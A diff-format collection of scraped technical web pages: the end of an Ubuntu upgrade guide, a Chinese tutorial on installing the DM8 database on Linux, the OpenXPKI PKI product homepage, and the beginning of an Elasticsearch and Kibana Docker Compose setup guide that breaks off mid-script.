|
||||
Type **Y** and press the **Enter** key to continue the upgrade. You will be asked to select the keyboard.
|
||||
|
||||
[](https://net.cloudinfrastructureservices.co.uk/wp-content/uploads/2023/03/select-keyboard.png)
|
||||
|
||||
Select your country of origin for the keyboard and press the **Enter** key. You will be asked to select the keyboard layout.
|
||||
|
||||
[](https://net.cloudinfrastructureservices.co.uk/wp-content/uploads/2023/03/select-keyboard-layout.png)
|
||||
|
||||
Choose your keyboard layout and press the Enter key. You will be asked “whether you wish to preserve these or replace them with the new configuration files included with Ubuntu 22.04”
|
||||
|
||||
[](https://net.cloudinfrastructureservices.co.uk/wp-content/uploads/2023/03/keep-current-configuration.png)
|
||||
|
||||
Select your preferred option and press the **Enter** key. You will be asked to remove the obsolete packages from your server.
|
||||
|
||||
[](https://net.cloudinfrastructureservices.co.uk/wp-content/uploads/2023/03/remove-obsolete-packages.png)
|
||||
|
||||
Type **Y** and press the **Enter** key to confirm. Once the upgrade process is complete successfully, you will be asked to reboot your system on see the following screen.
|
||||
|
||||
[](https://net.cloudinfrastructureservices.co.uk/wp-content/uploads/2023/03/reboot-the-system.png)
|
||||
|
||||
Just, type **Y** and press the **Enter** key to restart your system.
|
||||
|
||||
At this point, your server is upgraded from Ubuntu 20.04 to Ubuntu 22.04. Now verify the upgraded system version. Run the following command to verify the newer version.
|
||||
|
||||
You should see the following screen.
|
||||
|
||||
[](https://net.cloudinfrastructureservices.co.uk/wp-content/uploads/2023/03/verify-ubuntu-upgrade.png)
|
||||
|
||||
## How to Upgrade Ubuntu from 20.04 to 22.04 (Step by Step) Conclusion
|
||||
|
||||
Congratulations! Your Ubuntu is now upgraded to Ubuntu 22.04. Explore and enjoy new features that come with Ubuntu. Also, investigate your application configuration file and services whether all are working fine or not.
|
||||
@@ -0,0 +1,212 @@
|
||||
---
|
||||
page-title: "Linux安装达梦数据库DM8 - sowler - 博客园"
|
||||
url: https://www.cnblogs.com/sowler/p/17693658.html
|
||||
date: "2024-09-05 11:19:58"
|
||||
---
|
||||
1、简介描述
|
||||
|
||||
DM8是达梦公司在总结DM系列产品研发与应用经验的基础上,坚持开放创新、简洁实用的理念,推出的新一代自研数据库。DM8吸收借鉴当前先进新技术思想与主流数据库产品的优点,融合了分布式、弹性计算与云计算的优势,对灵活性、易用性、可靠性、高安全性等方面进行了大规模改进,多样化架构充分满足不同场景需求,支持超大规模并发事务处理和事务-分析混合型业务处理,动态分配计算资源,实现更精细化的资源利用、更低成本的投入。一个数据库,满足用户多种需求,让用户能更加专注于业务发展。
|
||||
|
||||
2、下载DM8
|
||||
|
||||
达梦官网
|
||||
|
||||
找到数据库,下载DM8
|
||||
|
||||
https://www.dameng.com/list\_103.html
|
||||
|
||||
下载的时候需要选择安装操作系统,Linux操作系统就是X86,查看当前Linux版本信息
|
||||
|
||||
选择相对应的版本进行下载。下载成功是一个压缩包。
|
||||
|
||||

|
||||
|
||||
3、上传文件到Linux
|
||||
|
||||
将下载的压缩包解压并上传的/opt下面,我这里上传到:
|
||||
|
||||
4、安装DM8
|
||||
|
||||
官网可以找到达梦技术文档,根据文档步骤进行安装就没有问题。文档的安装步骤很详细。文档地址:
|
||||
|
||||
https://eco.dameng.com/document/dm/zh-cn/start/install-dm-linux-prepare.html
|
||||
|
||||
下面记录本人自己按照文档安装相关步骤及遇到的问题解决:
|
||||
|
||||
首先创建用户所在的组,命令如下:
|
||||
|
||||
创建Linux用户,命令如下:
|
||||
|
||||
useradd -g dinstall -m -d /home/dmdba -s /bin/bash dmdba
|
||||
|
||||
修改用户密码,命令如下:
|
||||
|
||||
修改系统配置,修改一下系统限制,否则之后在安装时可能报错:
|
||||
|
||||

|
||||
|
||||
vi /etc/security/limits.conf
|
||||
|
||||
dmdba hard nofile 65536
|
||||
dmdba soft nofile 65536
|
||||
dmdba hard stack 32768
|
||||
dmdba soft stack 16384
|
||||
|
||||

|
||||
|
||||
修改成功后,切换到 dmdba 用户,查看是否生效
|
||||
|
||||
查看配置:
|
||||
|
||||
如果已生效则切换的root用户挂载镜像,否则需要在dmdba设置参数临时生效:
|
||||
|
||||
挂载镜像:切换root用户进入上传的镜像目录下执行:
|
||||
|
||||
mount -o loop ./dm8\_20230418\_x86\_rh6\_64.iso /mnt
|
||||
|
||||
镜像挂载成功后,新建安装目录:dm8,本人安装在/usr/local下面(可以根据需要安装到其他位置),进入/usr/local目录:
|
||||
|
||||
将新建的安装路径目录权限的用户修改为 dmdba,用户组修改为 dinstall。命令如下:
|
||||
|
||||
chown dmdba:dinstall -R /dm8/
|
||||
|
||||
给安装路径下的文件设置 755 权限。命令如下:
|
||||
|
||||
下面开始正式安装,需要切换至 dmdba 用户下安装:
|
||||
|
||||
进入镜像挂载目录:cd /mnt/ 执行:
|
||||
|
||||

|
||||
|
||||
选择语言,安装中文语言选择C 、英文选择E。输入成功后回车下一步:
|
||||
|
||||

|
||||
|
||||
由于目前还没有购买授权密钥,key路径选择不配置。需要设置一下时区中国标准时间:21,回车下一步:
|
||||
|
||||

|
||||
|
||||
选择典型安装,配置数据库安装路径为上面新建的目录,设置完成后确认安装:
|
||||
|
||||

|
||||
|
||||
数据库安装完成后,需要切换至 root 用户执行上图中的命令进入/dm8/script/root/root\_installer.sh创建 DmAPService,否则会影响数据库备份。
|
||||
|
||||

|
||||
|
||||
5、配置环境变量
|
||||
|
||||
进入cd /home/dmdba/目录下面编辑文件 .bash\_profile
|
||||
|
||||

|
||||
|
||||
切换至 dmdba 用户下,执行以下命令,使环境变量生效。
|
||||
|
||||
su - dmdba
|
||||
|
||||
source .bash\_profile
|
||||
|
||||
6、配置实例
|
||||
|
||||
dminit 命令可设置多种参数,可执行如下命令查看可配置参数。
|
||||
|
||||
注意:页大小 (page\_size)、簇大小 (extent\_size)、大小写敏感 (case\_sensitive)、字符集 (charset) 这四个参数,一旦确定无法修改,需谨慎设置。如果需要更改只能删除实例在新建一个新的实例重新配置。
|
||||
|
||||
自定义初始化实例的参数,参考如下示例:
|
||||
|
||||
./dminit path=/usr/local/dm8/data PAGE\_SIZE=32 EXTENT\_SIZE=32 CASE\_SENSITIVE=y LENGTH\_IN\_CHAR=y CHARSET=1 DB\_NAME=DMDB INSTANCE\_NAME=DBSERVER PORT\_NUM=5236
|
||||
|
||||
以上命令设置页大小为 32 KB,簇大小为 32 KB,大小写敏感,VARCHAR类型以字符为单位,字符集为 utf\_8,数据库名为 DMDB,实例名为 DBSERVER,端口为 5236
|
||||
|
||||
相关参数说明:
|
||||
|
||||
PAGE\_SIZE:数据页大小(8),可选值:4, 8, 16, 32,单位:K
|
||||
EXTENT\_SIZE:数据文件使用的簇大小(16),可选值:16, 32, 64,单位:页
|
||||
CASE\_SENSITIVE:大小敏感(Y),可选值:Y/N,1/0
|
||||
LENGTH\_IN\_CHAR:VARCHAR类型以字符为单位
|
||||
charset 字符集选项。0 代表 GB18030;1 代表 UTF-8;2 代表韩文字符集 EUC-KR;取值 0、1 或 2 之一。默认值为 0。
|
||||
DMDB:数据库名
|
||||
INSTANCE\_NAME:实例名
|
||||
PORT\_NUM:端口默认端口 5236 ,初始化时设置 dm.ini 中的监听端口号,默认 5236 。服务器配置此参数,有效值范围(1024~65534),发起连接端的端口在1024~65535之间随机分配。可选参数。
|
||||
|
||||

|
||||
|
||||
7、注册服务
|
||||
|
||||
注册服务需使用 root 用户进行注册
|
||||
|
||||
进入安装目录cd /usr/local/dm8/script/root 执行命令:
|
||||
|
||||
./dm\_service\_installer.sh -t dmserver -dm\_ini /usr/local/dm8/data/DMDB/dm.ini -p DMSERVER
|
||||
|
||||
\-t 指定服务类型为dmserver -dm\_ini 指定配置文件路径 -p 指定服务名称
|
||||
|
||||

|
||||
|
||||
顺便写一下卸载服务命令:
|
||||
|
||||
./dm\_service\_uninstaller.sh -t dmserver -dm\_ini /usr/local/dm8/data/DMDB/dm.ini -p DMSERVER
|
||||
|
||||
执行脚本不一样,后面的参数和创建时是一样的。
|
||||
|
||||
8、通过服务启动、停止数据库
|
||||
|
||||
服务注册成功后,启动数据库,如下所示:
|
||||
|
||||
systemctl start DmServiceDMSERVER.service
|
||||
|
||||
停止数据库,如下所示:
|
||||
|
||||
systemctl stop DmServiceDMSERVER.service
|
||||
|
||||
重启数据库,如下所示:
|
||||
|
||||
systemctl restart DmServiceDMSERVER.service
|
||||
|
||||
查看数据库服务状态,如下所示:
|
||||
|
||||
systemctl status DmServiceDMSERVER.service
|
||||
|
||||

|
||||
|
||||
9、进入测试登录:
|
||||
|
||||
初始用户名:SYSDBA,密码:SYSDBA
|
||||
|
||||
进入成功,查看达梦数据库库名:
|
||||
|
||||
select name,create\_time from v$database;
|
||||
|
||||
查看数据库授权信息:
|
||||
|
||||
达梦数据库试用期限为一年,官网定期更新安装包版本期限。EXPIRED\_DATE字段信息显示过期时间:
|
||||
|
||||
select EXPIRED\_DATE from v$license;
|
||||
|
||||
一定要在截止前把数据库迁移或备份,然后官网下载最新安装包重新安装,再恢复数据。
|
||||
|
||||
刷新授权 执行:
|
||||
|
||||
将试用授权或正式光盘授权中的key文件重命名为dm.key,放到达梦数据库安装路径的bin路径中,替换原来的dm.key(建议将原来的改名备份下),最好是将给755权限,给dmdba:dinstall的用户和组权限。然后重启数据库服务,数据库会自动识别到新的授权。
|
||||
|
||||
10、连接工具:
|
||||
|
||||
连接工具可以使用官网下载的安装包进行只安装客户端工具,官网提供了多种工具。每一个工具都有不通的作用。可以自行了解。
|
||||
|
||||

|
||||
|
||||
下面介绍一个连接工具,页面简洁方便:DBeaver
|
||||
|
||||
DBeaver下载:https://dbeaver.io/download/
|
||||
|
||||
使用DBeaver连接需要配置相关驱动,官网连接驱动下载地址:
|
||||
|
||||
https://eco.dameng.com/document/dm/zh-cn/app-dev/java-MyBatis-Plus-frame.html
|
||||
|
||||
windows连接DM数据库配置:
|
||||
|
||||
https://zhuanlan.zhihu.com/p/615526878
|
||||
|
||||
mac连接DM数据库配置:
|
||||
|
||||
https://blog.csdn.net/u011019141/article/details/131111164
|
||||
+268
@@ -0,0 +1,268 @@
|
||||
---
|
||||
page-title: "OpenXPKI - The Open Source Trustcenter Solution"
|
||||
url: https://www.openxpki.org/
|
||||
date: "2024-09-08 23:31:57"
|
||||
---
|
||||

|
||||
|
||||
## PKI Made in Germany
|
||||
|
||||
OpenXPKI is an enterprise-grade PKI/Trustcenter software for customizable and scaleable management of X.509v3 certificates, known for its flexibility, web-based management interface, workflow support, and active Open Source community.
|
||||
|
||||
Established in 2009, it has grown and improved over the years, with installations serving several hundreds of thousands of certificates below dozens of issuing CAs on a single installation.
|
||||
|
||||
While running the core functionality as an Open Source project, the team behind the project offers consulting, setup and operational support as well as several add-on modules for integrating certificate management into existing ITSM infrastructures.
|
||||
|
||||
|
||||
|
||||
## Certificate Lifecycle
|
||||
|
||||
Utilize customizable workflows that seamlessly guide your users through the certificate request, renewal, and revocation processes.
|
||||
|
||||
|
||||
|
||||
## Automation
|
||||
|
||||
Enable full automation of certificate distribution with industry-standard interfaces and a flexible custom API.
|
||||
|
||||
|
||||
|
||||
## Reporting
|
||||
|
||||
Stay informed about the status of your certificates at all times through our comprehensive reporting and alerting framework.
|
||||
|
||||
## OpenXPKI at a Glance
|
||||
|
||||
### Modern WebUI
|
||||
|
||||
The Ember.js based web frontend runs in all major browsers and provides easy access to the system for users, operators and administrators.
|
||||
|
||||
### Automation
|
||||
|
||||
In addition to the standard enrollment protocols SCEP, EST, SimpleCMC and ACME, a powerful REST-like API with OpenAPI support is also included.
|
||||
|
||||
### Configuration
|
||||
|
||||
Full system configuration is held in YAML files. An overlay mechanism allows easy management of environment-specific differences.
|
||||
|
||||
### Flexible Crypto Layer
|
||||
|
||||
Crypto operations are based on the renowned OpenSSL toolkit and can utilize almost any compatible Hardware Security Module (HSM).
|
||||
|
||||
### Multiple Backends
|
||||
|
||||
Operate your CA signing keys on a remote system or even delegate certificate issuance to an external CA like Digicert, Sectigo or SwissSign.
|
||||
|
||||
### SubCAs and Rollover
|
||||
|
||||
Run multiple separate CAs within a single installation and enjoy a fully-automated rollover of CA generations as a standard operational task.
|
||||
|
||||
### Integration
|
||||
|
||||
A generic API allows for easy integration with existing CMDB and ITSM systems to automate request validation, approvals and notifications.
|
||||
|
||||
### User Management
|
||||
|
||||
Seamlessly integrate your existing identity and access management using SAML, OAuth, LDAP or webserver-based SSO solutions.
|
||||
|
||||
### Workflow Driven
|
||||
|
||||
Processes are driven by workflows defined as part of the customer configuration, allowing for easy adaptation to project-specific needs.
|
||||
|
||||
### Easy Deployment
|
||||
|
||||
Deployment is as easy as installing the software using your distribution's package manager, copying and adjusting the sample configuration, loading your key material and you're ready to go!
|
||||
|
||||
### Free Open Source
|
||||
|
||||
The fully-functional software with an extensive example configuration is provided under the Apache License with friendly support via mailing list.
|
||||
|
||||
### Enterprise Ready
|
||||
|
||||
Consulting, configuration, packaging and operational support with SLA are available directly from the core developers via White Rabbit Security GmbH.
|
||||
|
||||
---
|
||||
|
||||
## OpenXPKI Mission: Empowering continuous PKI operation.
|
||||
|
||||
OpenXPKI is an enterprise grade PKI and Trustcenter software which focuses strongly on Registration Authority (RA) functionality and supporting truly continuous PKI operation in professional PKI environments of any scale and complexity. Maintained by a seasoned team of PKI experts, it offers unmatched flexibility and configurability. Rooted in a vision outlined in the [original architecture whitepaper](https://www.openxpki.org/download/OpenXPKI-Architecture-Overview.pdf), the project constantly evolves to meet modern PKI needs. Unique approaches tackle common challenges faced in professional environments, emphasizing technical abstraction over local customizations. While the [OpenXPKI Community Edition](https://github.com/openxpki/openxpki) is true Open Source, the [Enterprise Edition](https://www.whiterabbitsecurity.com/produkte/openxpki/) provides additional features, commercial support and consulting services offered by [White Rabbit Security GmbH](https://www.whiterabbitsecurity.com/).
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Enterprise Ready: Mature, standard compliant, and future-proof.
|
||||
|
||||
OpenXPKI is built upon a highly stable and mature code base, continuously maintained and upgraded by the OpenXPKI development team at White Rabbit Security GmbH. The project prioritizes adherence to open standards for seamless integration with other infrastructure components.
|
||||
|
||||
The OpenXPKI team is committed to making OpenXPKI the optimal choice for a future-proof PKI. The project remains aligned with current trends in PKI and cryptography, following up on the latest developments in the ongoing standardization of Post Quantum Cryptography. OpenXPKI is poised to provide robust support for Post Quantum Cryptography algorithms and protocols, ensuring its relevance and security for the next decades of cryptographic advancements.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Certificate Lifecycle Management: Getting back into power.
|
||||
|
||||
OpenXPKI provides robust features for managing the lifecycle of certificates, equipping PKI Registration Officers with a comprehensive toolkit for their tasks. The capabilities span from powerful GUI functions for information retrieval and metadata management to overseeing the certificate request processes.
|
||||
|
||||
This extends to automation and policy enforcement features for enrollment interfaces (SCEP, EST, ACME and OpenXPKIRPC). Custom metadata, alongside standard information like contact email addresses, can be defined and managed through the GUI, providing flexibility in grouping or querying certificates. Fully automatic end entity certificate renewal is supported across all enrollment interfaces, contingent on support by the end entities.
|
||||
|
||||
For distributed certificate management, White Rabbit Security offers CertNanny Enterprise Edition, a commercial multi-platform client-side agent that integrates seamlessly with OpenXPKI.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## PKI Realms: Run multiple logical CAs in one OpenXPKI instance.
|
||||
|
||||
OpenXPKI supports hosting multiple PKI Realms in a single instance. Each PKI Realm manages a distinct namespace of end-entity certificates and may include zero, one, or many Issuing CAs for certificate issuance within that namespace. A PKI Realm defines profiles, workflows and policies for certificate management, ensuring complete separation from other PKI Realms.
|
||||
|
||||
The actual certificate issuance can be done directly on the local system using either software keys or utilizing an HSM. It is also possible to set up OpenXPKI with the RA and CA operating on separate systems or even delegate the issuance process to an external CA. The OpenXPKI Enterprise Edition offers extensions that seamlessly integrate with DigiCert, Sectigo, and SwissSign. This enables you to efficiently manage both your browser-trusted certificates and internal certificates on a unified platform, complete with comprehensive reporting and automation capabilities.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Seamless Issuing CA Rollover: Effortless Certificate Authority rotation.
|
||||
|
||||
CA Rollovers should be easy. In fact, why even restart your PKI for that? In a PKI Realm, multiple Issuing CAs can be configured to issue certificates. OpenXPKI's core automatically selects the appropriate Issuing CA certificate for issuance based on criteria such as the highest NotBefore date. Older Issuing CA certificates are retained in passive mode and used for issuing CRLs post-rollover. This ensures seamless CA rollovers without system downtime or administrative intervention. While the mechanism defaults to automatic rollovers, administrators can also set specific dates or execute rollovers manually. As an Issuing CA's certificate nears expiration, the system automatically issues a final long-lived CRL for a smooth retirement process.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Workflow Engine: Efficiently model and execute key management processes.
|
||||
|
||||
OpenXPKI's core system offers a toolbox of simple, stateless cryptographic functions. Complex or stateful operations are modeled as workflows, ranging from one-shot reporting tasks to long-lived processes requiring manual interactions. Workflow instances can be interrupted and reinstantiated. The system includes common workflows for tasks like manual certificate requests, revocation requests, automatic enrollment, CRL issuance, and reporting. These can be modified or extended to meet specific project needs, or entirely new workflows can be modeled for non-standard requirements.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Generic Web Frontend: Intuitive interface for workflow management.
|
||||
|
||||
OpenXPKI boasts a robust and versatile web frontend which empowers users and administrators to interact seamlessly with the system. Access the workflow catalog, instantiate new workflows, and manage existing instances. The frontend dynamically renders the workflow's properties and current state based on its workflow definition and internal status. Defining a workflow in OpenXPKI's configuration automatically provides a suitable web-based frontend.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Infrastructure Key Protection: Enhanced security with Hardware Security Modules.
|
||||
|
||||
OpenXPKI supports Hardware Security Modules (HSMs) for robust infrastructure key protection through the PKCS#11 interface. Leveraging HSMs enhances the overall security posture of the system by providing a dedicated hardware-based solution for cryptographic key management.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Reporting: Efficiently collect and provide statistical data.
|
||||
|
||||
OpenXPKI features customizable reporting functions, implemented as one-shot workflows. These functions collect statistical data and provide meaningful Key Performance Indicators for the managed PKI Realms and generate downloadable CSV files containing the gathered information. This capability streamlines the process of obtaining and analyzing key statistical insights from the PKI environment.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Flexible Configuration: Manage system state auditably and verifiably.
|
||||
|
||||
OpenXPKI's is configured through a hierarchy of YAML-format configuration files. As the entire configuration is strictly file-based, the use of a revision control system like Git for a PKI instance configuration facilitates easy management, enabling an auditable and verifiable representation of the complete system state. This approach allows test and development systems to share exactly the same configuration as the production system, with any necessary differences isolated in a single local overlay file.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Automation: Highly configurable certificate enrollment interfaces.
|
||||
|
||||
OpenXPKI's enrollment interfaces are highly flexible and configurable. They support automatic renewal based on the previous certificate's existing key and seamlessly integrate external authentication and authorization sources via the [Connector](https://www.openxpki.org/#connector) interface.
|
||||
|
||||
Following OpenXPKI's "zero, one, or many" paradigm, you can define an arbitrary number of enrollment interfaces of any type within a PKI Realm. This allows the support of individual enrollment modes for different client groups. Standard enrollment interfaces, such as SCEP, EST, and ACME, are fully supported, providing a comprehensive solution for various enrollment scenarios.
|
||||
|
||||
In conjunction with client-side tools such as CertNanny Enterprise Edition, organizations can automate request and renewal of certificates.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Connectors: Accessing external data resources.
|
||||
|
||||
OpenXPKI introduces the powerful concept of a [Connector](http://search.cpan.org/~mrscotty/Connector/lib/Connector.pm), implementing an abstract key/value tuple interface. Configurable anywhere in the OpenXPKI configuration tree, a Connector specifies its implementation class and potential static parameters. The system, based on the provided key, resolves the implementation class, executes the query at runtime, and returns the result.
|
||||
|
||||
Connectors can replace literal configuration values throughout the entire OpenXPKI configuration, allowing for unmatched flexibility when accessing external resources. Connectors are available for various data sources such as flat files, LDAP directories, SQL databases, and web services. OpenXPKI leverages Connectors extensively, allowing attachment of external data sources for authentication, authorization, or publishing CRLs and certificates. This flexibility enables customization and seamless integration with surrounding infrastructure at a level unmatched by many competitors.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Credential Protection: Avoiding sensitive data in configuration files.
|
||||
|
||||
OpenXPKI allows exclusion of sensitive information, like database passwords, from (usually version-controlled) configuration files. This is achieved by either using local overlay files, or, even better, by leveraging the companion tool [KeyNanny](https://github.com/certnanny/KeyNanny). The native integration of KeyNanny, facilitated through a KeyNanny Connector, ensures secure handling of sensitive data, enhancing the overall security posture of the OpenXPKI configuration.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Expose Any Workflow: Generic RPC interface.
|
||||
|
||||
The RPC interface in OpenXPKI enables the exposure of any workflow via an RPC endpoint. Within each PKI Realm, you can define an arbitrary number of RPC API endpoints accessible through HTTP/HTTPS GET/POST requests, depending on the web server configuration. Each RPC interface can be linked to a distinct workflow for efficient RPC call processing. This allows controlled exposure of business logic implemented the Workflow Engine of OpenXPKI to consumers while leveraging the powerful key management features provided by the OpenXPKI core.
|
||||
|
||||
|
||||
|
||||
---
|
||||
|
||||
## Command Line Driven Operating: Auditable, reproducible runtime administration.
|
||||
|
||||
OpenXPKI's operational tasks are executed via the command line using a set of provided command line tools. Administrators can perform PKI tasks in a textual form, enabling the exact description of administrative actions in change task descriptions or scripts.
|
||||
|
||||
For instance, the import of a new Issuing CA certificate can be seamlessly conducted online without interrupting the OpenXPKI system. When configured properly, the system can automatically determine the correct private key for a specific CA certificate, even referencing the correct HSM-protected key when applicable. This capability facilitates performing Issuing CA rollovers without downtime and without altering the configuration, allowing the description or scripting of PKI operational tasks for ITIL-compliant change processes.
|
||||
|
||||
|
||||
|
||||
## OpenXPKI Resources
|
||||
|
||||
## Documentation
|
||||
|
||||
Documentation for OpenXPKI Community Edition is [available online via Read the Docs](https://openxpki.readthedocs.io/en/latest/). For first steps see the [quickstart manual](https://openxpki.readthedocs.io/en/latest/quickstart.html). You should also check the comments in the configuration and the man pages of the application for more details.
|
||||
|
||||
OpenXPKI Enterprise Edition comes with extensive documentation in PDF format, covering all aspects of the software in detail.
|
||||
|
||||
## Packages
|
||||
|
||||
Debian packages for the Community Edition are available from our [Debian 12 "Bookworm" package repository](https://packages.openxpki.org/v3/bookworm). A [FreeBSD Port of OpenXPKI](https://www.freshports.org/security/p5-openxpki/) exists which is not maintained by the OpenXPKI core development team, but by an independent maintainer.
|
||||
|
||||
OpenXPKI Enterprise Edition is available packaged for RedHat Enterprise Linux (RHEL), SuSE Linux Enterprise Server (SLES) and Ubuntu Server LTS.
|
||||
|
||||
## Support
|
||||
|
||||
Sharing problems and solutions with OpenXPKI Community Edition fosters the Open Source idea, and the OpenXPKI core team is committed to assist users with problems or questions that may arise with OpenXPKI Community Edition.
|
||||
|
||||
For general support questions please use the [OpenXPKI Users Mailing List](https://lists.sourceforge.net/lists/listinfo/openxpki-users) hosted by sourceforge.net. **Please do not create issues on the Github Issue Tracker for support questions.**
|
||||
|
||||
## Professional Services
|
||||
|
||||
The OpenXPKI team consists of cryptographic key management experts with vast experience designing and implementing numerous different PKIs of all scale.
|
||||
|
||||
Feel free to [reach out to the core developers](mailto:openxpki@whiterabbitsecurity.com) at [White Rabbit Security](https://www.whiterabbitsecurity.com/) for more information on OpenXPKI Enterprise Edition, professional services, and our various commercial support options.
|
||||
|
||||
## OpenXPKI Editions, Support and Service Options Overview
|
||||
|
||||
- Comprehensive, fully functional code base
|
||||
- Debian packages
|
||||
- Example configuration
|
||||
- Online documentation
|
||||
- Support via mailing list
|
||||
- 100% free
|
||||
|
||||
- RHEL/SLES/Ubuntu packages
|
||||
- Custom-built configuration
|
||||
- Powerful extension modules available (e.g., multi-tenancy, adapters to external/public CAs, full ITSM integration , GDPR compliant data retention)
|
||||
- Extensive product documentation in PDF format
|
||||
- Individual support with SLAs
|
||||
|
||||
- Health monitoring
|
||||
- Logging and reporting
|
||||
- Level-2 helpdesk
|
||||
- Full operation support
|
||||
- Cloud or OnPremise
|
||||
- Flexible licensing
|
||||
- HSM management
|
||||
- SLAs available
|
||||
+267
@@ -0,0 +1,267 @@
|
||||
---
|
||||
page-title: "Setting Up Elasticsearch and Kibana Single-Node with Docker Compose | by Karthik S | Medium"
|
||||
url: https://karthiksdevopsengineer.medium.com/setting-up-elasticsearch-and-kibana-single-node-with-docker-compose-329776fa3aee
|
||||
date: "2024-09-27 10:53:26"
|
||||
---
|
||||
[
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
](https://karthiksdevopsengineer.medium.com/?source=post_page-----329776fa3aee--------------------------------)
|
||||
|
||||

|
||||
|
||||
Setting up Elasticsearch and Kibana on a single-node cluster can be a straightforward process with Docker Compose. In this guide, we’ll walk through the steps to get your Elasticsearch and Kibana instances up and running smoothly.
|
||||
|
||||
## Hardware Prerequisites
|
||||
|
||||
According to the Elastic Cloud Enterprise documentation, here are the hardware requirements for running Elasticsearch and Kibana
|
||||
|
||||
- **CPU**: A minimum of 2 CPU cores is recommended, but the actual requirement depends on your workload. More CPU cores may be required for intensive tasks or larger datasets.
|
||||
- **RAM**: Elastic recommends a minimum of 8GB of RAM for Elasticsearch, but 16GB or more is recommended for production use, especially when running both Elasticsearch and Kibana on the same machine.
|
||||
- **Storage**: SSD storage is recommended for better performance, especially for production use. The amount of storage required depends on your data volume and retention policies.
|
||||
|
||||
For more detailed hardware requirements and recommendations, refer to the [Elastic Cloud Enterprise documentation](https://www.elastic.co/guide/en/cloud-enterprise/current/ece-hardware-prereq.html#ece-hardware-prereq).
|
||||
|
||||
## Software Prerequisites
|
||||
|
||||
Before getting started, make sure you have Docker installed on your system. You can download and install Docker from the [official website](https://docs.docker.com/engine/install/).
|
||||
|
||||
## Setting Up Instructions
|
||||
|
||||
In this guide, I will perform these operations with the following specifications.
|
||||
|
||||
- **OS**: Ubuntu 22.04
|
||||
- **RAM**: 8GB
|
||||
- **Storage**: 30GB SSD
|
||||
|
||||
## 1\. Adjust Kernel Settings
|
||||
|
||||
The `vm.max_map_count` kernel setting must be set to at least `262144`
|
||||
|
||||
How you set `vm.max_map_count` depends on your platform. For [more information](https://www.elastic.co/guide/en/elasticsearch/reference/current/docker.html#_set_vm_max_map_count_to_at_least_262144)
|
||||
|
||||
I’m using the Linux operating system, so I will set `vm.max_map_count` using as follows
|
||||
|
||||
Open the ‘**/etc/sysctl.conf**’ file in a text editor with root privileges. You can use the following command
|
||||
|
||||
sudo nano /etc/sysctl.conf
|
||||
|
||||
Navigate to the end of the file or search for the line containing `vm.max_map_count`, If the line exists, modify it to set the desired value
|
||||
|
||||
vm.max\_map\_count\=262144
|
||||
|
||||
If the line doesn’t exist, add it at the end of the file
|
||||
|
||||
|
||||
vm.max\_map\_count\=262144
|
||||
|
||||
Save the file and exit the text editor. Apply the changes by running the following command
|
||||
|
||||
sudo sysctl -p
|
||||
|
||||
This command reloads the sysctl settings from the configuration file. Now, the value of `vm.max_map_count` should be updated to **262144**.
|
||||
|
||||
## 2\. Prepare Environment Variables
|
||||
|
||||
Create or navigate to an empty directory for the project.
|
||||
|
||||
Inside this directory, create a `.env` file and set up the necessary environment variables.
|
||||
|
||||
Copy the following content and paste it into the `.env` file.
|
||||
|
||||
|
||||
ELASTIC\_PASSWORD=
|
||||
|
||||
|
||||
KIBANA\_PASSWORD=
|
||||
|
||||
|
||||
STACK\_VERSION={version}
|
||||
|
||||
|
||||
CLUSTER\_NAME=docker-cluster
|
||||
|
||||
|
||||
LICENSE=basic
|
||||
|
||||
|
||||
ES\_PORT=9200
|
||||
|
||||
|
||||
KIBANA\_PORT=5601
|
||||
|
||||
|
||||
MEM\_LIMIT=2147483648
|
||||
|
||||
In the `.env` file, specify a password for the `ELASTIC_PASSWORD` and `KIBANA_PASSWORD` variables.
|
||||
|
||||
The passwords must be alphanumeric and can’t contain special characters, such as `!` or `@`. The bash script included in the `compose.yml` file only works with alphanumeric characters. Example:
|
||||
|
||||
|
||||
ELASTIC\_PASSWORD=Secure123
|
||||
|
||||
|
||||
KIBANA\_PASSWORD=Secure123
|
||||
|
||||
...
|
||||
|
||||
In the `.env` file, set `STACK_VERSION` to the Elastic Stack version. Example:
|
||||
|
||||
...
|
||||
|
||||
\# Version of Elastic products
|
||||
STACK\_VERSION=8.13.2
|
||||
|
||||
...
|
||||
|
||||
## 3\. Create Docker Compose Configuration
|
||||
|
||||
Now, create a `compose.yml` file in the same directory and copy the following content and paste it into the `compose.yml` file.
|
||||
|
||||
version: "2.2"
|
||||
|
||||
services:
|
||||
setup:
|
||||
image: docker.elastic.co/elasticsearch/elasticsearch:${STACK\_VERSION}
|
||||
volumes:
|
||||
- certs:/usr/share/elasticsearch/config/certs
|
||||
user: "0"
|
||||
command: >
|
||||
bash -c '
|
||||
if \[ x${ELASTIC\_PASSWORD} == x \]; then
|
||||
echo "Set the ELASTIC\_PASSWORD environment variable in the .env file";
|
||||
exit 1;
|
||||
elif \[ x${KIBANA\_PASSWORD} == x \]; then
|
||||
echo "Set the KIBANA\_PASSWORD environment variable in the .env file";
|
||||
exit 1;
|
||||
fi;
|
||||
if \[ ! -f config/certs/ca.zip \]; then
|
||||
echo "Creating CA";
|
||||
bin/elasticsearch-certutil ca --silent --pem -out config/certs/ca.zip;
|
||||
unzip config/certs/ca.zip -d config/certs;
|
||||
fi;
|
||||
if \[ ! -f config/certs/certs.zip \]; then
|
||||
echo "Creating certs";
|
||||
echo -ne \\
|
||||
"instances:\\n"\\
|
||||
" - name: es01\\n"\\
|
||||
" dns:\\n"\\
|
||||
" - es01\\n"\\
|
||||
" - localhost\\n"\\
|
||||
" ip:\\n"\\
|
||||
" - 127.0.0.1\\n"\\
|
||||
> config/certs/instances.yml;
|
||||
